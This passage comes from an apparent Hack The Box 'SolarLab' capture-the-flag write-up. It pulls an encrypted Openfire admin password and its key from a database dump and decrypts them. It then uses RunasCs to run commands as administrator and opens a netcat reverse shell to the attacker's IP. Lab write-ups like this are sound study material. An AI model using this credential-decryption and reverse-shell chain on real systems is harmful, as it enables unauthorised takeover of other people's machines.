Below is the part where it contains the encrypted password:

```
INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns
5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e181
77c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442'
,'Administrator','admin@solarlab.htb','001700223740785','0')
INSERT INTO OFUSERPROP VALUES('admin','console.rows_per_page','/session-summary.jsp=2
5')
```

Below shows the part with decryption key:

```
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Rooms.size','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.admin.className','org.jivesoftware.openfire.a
dmin.DefaultAdminProvider',0,NULL)
```

Openfire Password Decrypt

Using Openfire_decrypt, we can easily decrypt the password using the password key:

```
yoon@yoon-XH695R:~/Downloads/openfire_decrypt-master$ java OpenFireDecryptPass.j
ava "becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57a
c62d4e89b2856b0289b365f3069802e59d442" "hGXiFzsKaAeYLjn"
ThisPasswordShouldDo!@ (hex: 00540068006900730050006100730073077006F00720064005
30068006F0075006C00640044006F00210040)
```

Password is cracked to be **ThisPasswordShouldDo!**@.

Again, using **RunasCs.exe**, we can run commands as the administrator:

```
PS C:\tmp> ./RunasCs.exe administrator ThisPasswordShouldDo!@ whoami
./RunasCs.exe administrator ThisPasswordShouldDo!@ whoami

solarlab\administrator
```

Similarly, reverse shell can be spawned as the administrator:

`./RunasCs.exe administrator ThisPasswordShouldDo!@ "C:\tmp\nc.exe 10.10.14.13 1339 -e powershell"`

```
┌──(yoon㉿kali)-[~/Documents/htb/solarlab]
└─$ sudo rlwrap nc -lvnp 1339
listening on [any] 1339 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.16] 61981
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PS C:\Windows\system32> whoami
whoami
```

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